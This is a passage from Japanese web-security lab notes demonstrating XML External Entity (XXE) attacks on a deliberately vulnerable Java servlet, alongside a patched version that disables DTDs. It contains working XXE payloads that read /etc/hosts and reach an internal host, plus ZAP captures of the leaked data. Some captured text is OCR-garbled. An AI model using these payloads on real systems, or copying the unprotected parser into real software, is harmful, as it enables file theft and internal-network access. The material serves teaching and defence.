            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/4e/4e-024.html → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

デフォルトビュー

```

GET http://trap.example.com/4e/4e-922.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com
    
```

デフォルトビュー

```

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:46:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 445
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1bd-56c2a2de6a4d4-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="40" rows="6">
&lt;?xml version="1.0" encoding="utf-8" ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY hosts SYSTEM "/etc/hosts"&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;hosts&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソ...	URL	ステータス...	ステータスコード...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
15	19/01/05 9:46...	GET	http://trap.example.com/4e/4e-922.html	200	OK	7 ms	445 bytes	Medium		Form
18	19/01/05 9:47...	POST	http://example.jp/4e3/C4e_023	200		28 ms	316 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト C4e_023.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイック スタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```

POST http://example.jp/4e3/C4e_023 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-922.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 292
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

xml=%3C%3Fxml+version%3D%221.0%22+encoding%3D%22utf-8%22+%3F%3E%0D%0A%3C%21DOCTYPE+name+%5B%0D%0A%3C%21ENTITY+hosts+SYSTEM+%22%2Fetc%2Fhosts%22%3E%0D%0A%5D%3E%0D%0A%3Cuser%3Cname%3E%5EA%89%85%85%A8%E5%A4AA%29%83%8E%3C%2Fname%3E%0D%0A%3Caddress%3E%26%3B%3C%2Faddress%3E%3C%2Fuser%3E
    
```

```

HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 00:47:15 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 316
Connection: keep-alive

以下の内容で登録しました
氏名:安全太郎
住所:127.0.0.1 localhost example.jp trap.example.com api.example.net internal.example.jp
127.0.1.1 wasbook

# The following lines are desirable for IPv6 capable hosts
:::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
    
```

履歴 検索 アラート アウトプット

フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード...	ラウンドトリップ...	レスポンスボディ...	検出アラ...	ノ...	タグ
15	19/01/05 9:46...	GET	http://trap.example.com/4e/4e-922.html	200	OK	7 ms	445 bytes	Medium		Form
18	19/01/05 9:47...	POST	http://example.jp/4e3/C4e_023	200		28 ms	316 bytes	Low		

アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)

【ブラウザ】


• 4.14.3 XML外部実体参照 (XXE)

1. [4e-020 :XXE脆弱なXML読み込み\(libxml 2.7.8\)](#)
2. [4e-020 :XXE対策済みのXML読み込み\(libxml 2.9.4\)](#)
3. [4e-022 :XXE脆弱なXML読み込みJava版\(空のデータ\)](#)
4. [4e-024 :XXE脆弱なXML読み込みJava版\(正常系データ\)](#)
5. [4e-922 :XXE脆弱なXML読み込みJava版\(/etc/hostsの読み出し\)](#)
6. [4e-923 :XXE脆弱なXML読み込みJava版\(内部ネットワークのアクセス\)](#) 
7. [4e-022a:XXE対策済みXML読み込みJava版\(空のデータ\)](#)
8. [4e-024a:XXE対策済みXML読み込みJava版\(正常系データ\)](#)
9. [4e-922a:XXE対策済みXML読み込みJava版\(/etc/hostsの読み出し\)](#)
10. [4e-923a:XXE対策済みXML読み込みJava版\(内部ネットワークのアクセス\)](#)
11. [C4e-023:XXE脆弱なJavaソース\(C4e_023.java\)](#)
12. [C4e-023a:XXE対策済みJavaソース\(C4e_023a.java\)](#)


以下は攻撃用データ。ダウンロードして利用下さい。

1. [xxe-00 :正常系XMLデータ](#)
2. [xxe-01 :XXE攻撃 \(サーバー内ファイルの読み出し\)](#)
3. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス\)](#)
4. [xxe-02 :XXE攻撃 \(内部ネットワークのアクセス+base64\)](#)


```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 <ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="/4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="/4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="/4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="/4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 <ol>
36 <li><a href="xxe-00.xml">download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml">download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml">download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml">download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE name [
<ENTITY schedule SYSTEM "http://internal.example.jp/"
]>
<user><name>安全太郎</name>
<address>&schedule;</address></user>
```



以下の内容で登録しました
氏名:安全太郎
住所:
田中のスケジュール
4/1 10:00 A商事訪問



```
1 <body>
2 XMLファイルを指定してください<br>
3 <form action="http://example.jp/4e3/C4e_023" method="post">
4 <textarea name="xml" cols="55" rows="6">
5 &lt;?xml version="1.0" encoding="utf-8" ?&gt; ?&gt;
6 &lt;!DOCTYPE name [
7 &lt;ENTITY schedule SYSTEM "http://internal.example.jp/"&gt;&gt;
8 ]&gt;
9 &lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
10 &lt;address&gt;&amp;schedule;&lt;/address&gt;&lt;user&gt;</textarea>
11 <input type="submit"/>
12 </form>
13 </body>
```

【サーバ: 4e/4e-923.html】

```
/var/www/html/4e/4e-923.html - wasbook@example.jp - エディタ - WinSCP
XML ファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version="&quot;1.0&quot; encoding="&quot;utf-8&quot; ?&gt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM &quot;http://internal.example.jp/&quot;]&gt;
]&gt;
&lt;user&gt;&lt;name&gt;安全太郎&lt;/name&gt;
&lt;address&gt;&amp;schedule&lt;/address&gt;&lt;/user&gt;</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023.java】

```
/var/www/html/4e/C4e_023.java - wasbook@example.jp - エディタ - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023 extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→偽サーバ: リクエスト trap.example.com/4e/4e-923.html → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window shows the details of a request and response. The request is a GET for http://trap.example.com/4e/4e-923.html. The response is an HTTP 200 OK from a server running nginx/1.10.3. The response body contains an XML document with a form and a text area containing a schedule system command.

```
GET http://trap.example.com/4e/4e-923.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: trap.example.com

HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 07:34:48 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 478
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "1de-56c2a2de6b474-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

<body>
XMLファイルを指定してください<br>
<form action="http://example.jp/4e3/C4e_023" method="post">
<textarea name="xml" cols="55" rows="6">
&lt;?xml version="1.0" encoding="utf-8">?&lt;
&lt;!DOCTYPE name [
&lt;!ENTITY schedule SYSTEM "http://internal.example.jp/"&lt;
]&lt;
&lt;:user&lt;:name&lt;:安全太郎&lt;:name&lt;:
&lt;:address&lt;:&lt;:schedule&lt;:address&lt;:user&lt;:
</textarea>
</form>
</body>
```

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータス	ラウンドトリップ時間	レスポンスボディサイズ	検出アラート	タグ
21	19/01/05 16:3...	GET	http://trap.example.com/4e/4e-923.html	200	OK	7 ms	478 bytes	Medium	Form
24	19/01/05 16:3...	POST	http://example.jp/4e3/C4e_023	200		63 ms	119 bytes	Low	

アラート: 0 1 2 0
現在のスキャン: 0 0 0 0 0 0 0 0

【ブラウザ→サーバ: リクエスト C4e_023.java → レスポンス】

The screenshot shows the OWASP ZAP interface. The left pane shows the context tree with 'サイト' selected. The main pane displays the request and response details for a POST to http://example.jp/4e3/C4e_023. The response body contains a message in Japanese: '以下の内容で登録しました 氏名:安全太郎 住所: 田中のスケジュール 4/1 10:00 A商事訪問'. The bottom pane shows a list of requests, with the current request highlighted.

Request:

```
POST http://example.jp/4e3/C4e_023 HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://trap.example.com/4e/4e-923.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 319
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
```

Response:

```
HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 07:35:44 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 119
Connection: keep-alive
```

Response Body:

```
以下の内容で登録しました
氏名:安全太郎
住所:
田中のスケジュール
4/1 10:00 A商事訪問
```

Request List:




ID	Request Time	Method	URL	Status	Code	Time	Response Size	Alert	Tag
21	19/01/05 16:3...	GET	http://trap.example.com/4e/4e-923.html	200	OK	7 ms	478 bytes	Medium	Form
24	19/01/05 16:3...	POST	http://example.jp/4e3/C4e_023	200		63 ms	119 bytes	Low	

4e-022a:XXE対策済みXML読み込みJava版(空のデータ)

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
 - 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
 - 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
 - 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
 - 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
 - 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
 - 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
 - 4e-024a:XXE対策済みXML読み込みJava版(正常系データ)
 - 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
 - C4e-023:XXE脆弱なJavaソース(C4e_023.java)
 - C4e-023a:XXE対策済みJavaソース(C4e_023a.java)
- 以下は攻撃用データ。ダウンロードして利用下さい。
- xxe-00 :正常系XMLデータ
 - xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス)
 - xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64)

```
19 </li>4.14.3 XML外部実体参照 (XXE) </li>
20 </ol>
21 <li><a href="/4e-020.html">4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)</a></li>
22 <li><a href="/php70/4e/4e-020.html">4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)</a></li>
23 <li><a href="/4e-022.html">4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)</a></li>
24 <li><a href="/4e-024.html">4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)</a></li>
25 <li><a href="http://trap.example.com/4e/4e-922.html">4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)</a></li>
26 <li><a href="http://trap.example.com/4e/4e-923.html">4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)</a></li>
27 <li><a href="/4e-022a.html">4e-022a:XXE対策済みXML読み込みJava版(空のデータ)</a></li>
28 <li><a href="/4e-024a.html">4e-024a:XXE対策済みXML読み込みJava版(正常系データ)</a></li>
29 <li><a href="http://trap.example.com/4e/4e-922a.html">4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)</a></li>
30 <li><a href="http://trap.example.com/4e/4e-923a.html">4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)</a></li>
31 <li><a href="C4e_023.java">C4e-023:XXE脆弱なJavaソース(C4e_023.java)</a></li>
32 <li><a href="C4e_023a.java">C4e-023a:XXE対策済みJavaソース(C4e_023a.java)</a></li>
33 </ol>
34 以下は攻撃用データ。ダウンロードして利用下さい。
35 </ol>
36 <li><a href="xxe-00.xml" download="xxe-00.xml">xxe-00 :正常系XMLデータ</a></li>
37 <li><a href="xxe-01.xml" download="xxe-01.xml">xxe-01 :XXE攻撃 (サーバー内ファイルの読み出し) </a></li>
38 <li><a href="xxe-02.xml" download="xxe-02.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス) </a></li>
39 <li><a href="xxe-03.xml" download="xxe-03.xml">xxe-02 :XXE攻撃 (内部ネットワークのアクセス+base64) </a></li>
40 </ol>
```



【サーバ: 4e/4e-022a.html 】

```
/var/www/html/4e/4e-022a.html - wasbook@example.jp - エディタ
XMLファイルを指定してください<br>
<form action="/4e3/C4e_023a" method="post">
<textarea name="xml" cols="40" rows="5">
</textarea>
<input type="submit"/>
</form>
</body>
```

【サーバ: 4e/C4e_023a.java 】

```
/var/www/html/4e/C4e_023a.java - wasbook@example.jp - WinSCP
import java.io.IOException;
import java.io.PrintWriter;
import java.io.StringReader;

import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;
import javax.xml.parsers.DocumentBuilder;
import javax.xml.parsers.DocumentBuilderFactory;
import org.apache.commons.lang3.StringEscapeUtils;

import org.w3c.dom.Document;
import org.xml.sax.InputSource;

public class C4e_023a extends HttpServlet {
    public void service(HttpServletRequest request, HttpServletResponse response)
        throws ServletException, IOException {
        request.setCharacterEncoding("UTF-8");
        response.setContentType("text/html; charset=UTF-8");
        PrintWriter out = response.getWriter();
        try {
            DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
            factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true); // DTDを禁止する設定
            DocumentBuilder builder = factory.newDocumentBuilder();
            String xml = request.getParameter("xml");
            Document doc = builder.parse(new InputSource(new StringReader(xml)));

            String name = doc.getElementsByTagName("name").item(0).getTextContent();
            String address = doc.getElementsByTagName("address").item(0).getTextContent();

            out.println("<body>以下の内容で登録しました<br>");
            out.println("氏名:" + StringEscapeUtils.escapeHtml4(name) + "<br>");
            out.println("住所:" + StringEscapeUtils.escapeHtml4(address) + "<br></body>");
        } catch (Exception e) {
            e.printStackTrace(out);
        }
    }
}
```

【ブラウザ→サーバ: リクエスト 4e/4e-022a.html → レスポンス】

The screenshot displays the OWASP ZAP 2.7.0 interface. The main window is titled "無題セッション - 20190105-090606 - OWASP ZAP 2.7.0". The interface is divided into several sections:

- Request (リクエスト):** GET http://example.jp/4e/4e-022a.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/
DNT: 1
Connection: Keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp
- Response (レスポンス):** HTTP/1.1 200 OK
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 07:51:54 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 190
Connection: keep-alive
Last-Modified: Mon, 14 May 2018 13:08:18 GMT
ETag: "be-56c2a2de63773-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
X-UA-Compatible: IE=edge

The response body contains the following HTML code:

```
<body>  
XMLファイルを指定してください<br>  
<form action="/4e3/C4e_023a" method="post">  
<textarea name="xml" cols="40" rows="5">  
</textarea>  
<input type="submit"/>  
</form>  
</body>
```

At the bottom, the "History" (履歴) pane shows a list of transactions:

ID	Request Time	Method	URL	Status Code	Status	Round Trip Time	Response Size	Severity	Tag
29	19/01/05 16:5...	GET	http://example.jp/4e/4e-022a.html	200	OK	8 ms	190 bytes	Medium	Form
32	19/01/05 16:5...	POST	http://example.jp/4e3/C4e_023a	200		23 ms	2,253 bytes	Low	

The bottom status bar shows "現在のスキャン" (Current Scan) with various icons and counts: 0, 0, 0, 0, 0, 0.

【ブラウザ→サーバ: リクエスト 4e/C4e_023a.java → レスポンス】

無題セッション - 20190105-090606 - OWASP ZAP 2.7.0

ファイル 編集 表示 ポリシー レポート ツール オンライン ヘルプ

標準モード

サイト クイックスタート リクエスト レスポンス

コンテキスト
既定コンテキスト
サイト

```

POST http://example.jp/4e3/C4e_023a HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:63.0) Gecko/20100101 Firefox/63.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ja,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://example.jp/4e/4e-022a.html
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
DNT: 1
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Host: example.jp

xml=
    
```

```

HTTP/1.1 200
Server: nginx/1.10.3
Date: Sat, 05 Jan 2019 07:52:22 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 2253
Connection: keep-alive

org.xml.sax.SAXParseException; lineNumber: 1; columnNumber: 1; Premature end of file.
    at com.sun.org.apache.xerces.internal.parsers.DOMParser.parse(DOMParser.java:257)
    at com.sun.org.apache.xerces.internal.jaxp.DocumentBuilderImpl.parse(DocumentBuilderImpl.java:339)
    at C4e_023a.service(C4e_023a.java:26)
    at javax.servlet.http.HttpServlet.service(HttpServlet.java:742)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:231)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.tomcat.websocket.server.WsFilter.doFilter(WsFilter.java:52)
    at org.apache.catalina.core.ApplicationFilterChain.internalDoFilter(ApplicationFilterChain.java:193)
    at org.apache.catalina.core.ApplicationFilterChain.doFilter(ApplicationFilterChain.java:166)
    at org.apache.catalina.core.StandardWrapperValve.invoke(StandardWrapperValve.java:199)
    at org.apache.catalina.core.StandardContextValve.invoke(StandardContextValve.java:96)
    at org.apache.catalina.authenticator.AuthenticatorBase.invoke(AuthenticatorBase.java:478)
    at org.apache.catalina.core.StandardHostValve.invoke(StandardHostValve.java:140)
    at org.apache.catalina.valves.ErrorReportValve.invoke(ErrorReportValve.java:80)
    at org.apache.catalina.valves.AbstractAccessLogValve.invoke(AbstractAccessLogValve.java:624)
    at org.apache.catalina.core.StandardEngineValve.invoke(StandardEngineValve.java:87)
    at org.apache.catalina.connector.CoyoteAdapter.service(CoyoteAdapter.java:342)
    at org.apache.coyote.http11.Http11Processor.service(Http11Processor.java:799)
    at org.apache.coyote.AbstractProcessorLight.process(AbstractProcessorLight.java:66)
    at org.apache.coyote.AbstractProtocol$ConnectionHandler.process(AbstractProtocol.java:861)
    at org.apache.tomcat.util.net.NioEndpoint$SocketProcessor.doRun(NioEndpoint.java:1455)
    at org.apache.tomcat.util.net.SocketProcessorBase.run(SocketProcessorBase.java:49)
    at java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1149)
    at java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:624)
    at org.apache.tomcat.util.threads.TaskThread$WrappingRunnable.run(TaskThread.java:61)
    at java.lang.Thread.run(Thread.java:748)
    
```

履歴 検索 アラート アウトプット


フィルタ: オフ エクスポート

Id	リクエスト日時	メソッド	URL	ステータスコード	ステータスコード説明	ラウンドトリップタイム	レスポンスボディサイズ	検出アラート	ノート	タグ
29	19/01/05 16:51:52	GET	http://example.jp/4e/4e-022a.html	200	OK	8 ms	190 bytes	Medium		Form
32	19/01/05 16:52:20	POST	http://example.jp/4e3/C4e_023a	200		23 ms	2,253 bytes	Low		


アラート 0 1 2 0 現在のスキャン 0 0 0 0 0 0 0 0

4e-024a:XXE対策済みXML読み込みJava版(正常系データ)

【ブラウザ】

- 4.14.3 XML外部実体参照 (XXE)
 - 4e-020 :XXE脆弱なXML読み込み(libxml 2.7.8)
 - 4e-020 :XXE対策済みのXML読み込み(libxml 2.9.4)
 - 4e-022 :XXE脆弱なXML読み込みJava版(空のデータ)
 - 4e-024 :XXE脆弱なXML読み込みJava版(正常系データ)
 - 4e-922 :XXE脆弱なXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923 :XXE脆弱なXML読み込みJava版(内部ネットワークのアクセス)
 - 4e-022a:XXE対策済みXML読み込みJava版(空のデータ)
 - 4e-024a:XXE対策済みXML読み込みJava版(正常系データ) 
 - 4e-922a:XXE対策済みXML読み込みJava版(/etc/hostsの読み出し)
 - 4e-923a:XXE対策済みXML読み込みJava版(内部ネットワークのアクセス)
 - C4e-023:XXE脆弱なJavaソース(C4e_023.java)
 - C4e-023a:XXE対策済みJavaソース(C4e_023a.java)
- 以下は攻撃用データ。ダウンロードして利用下さい。
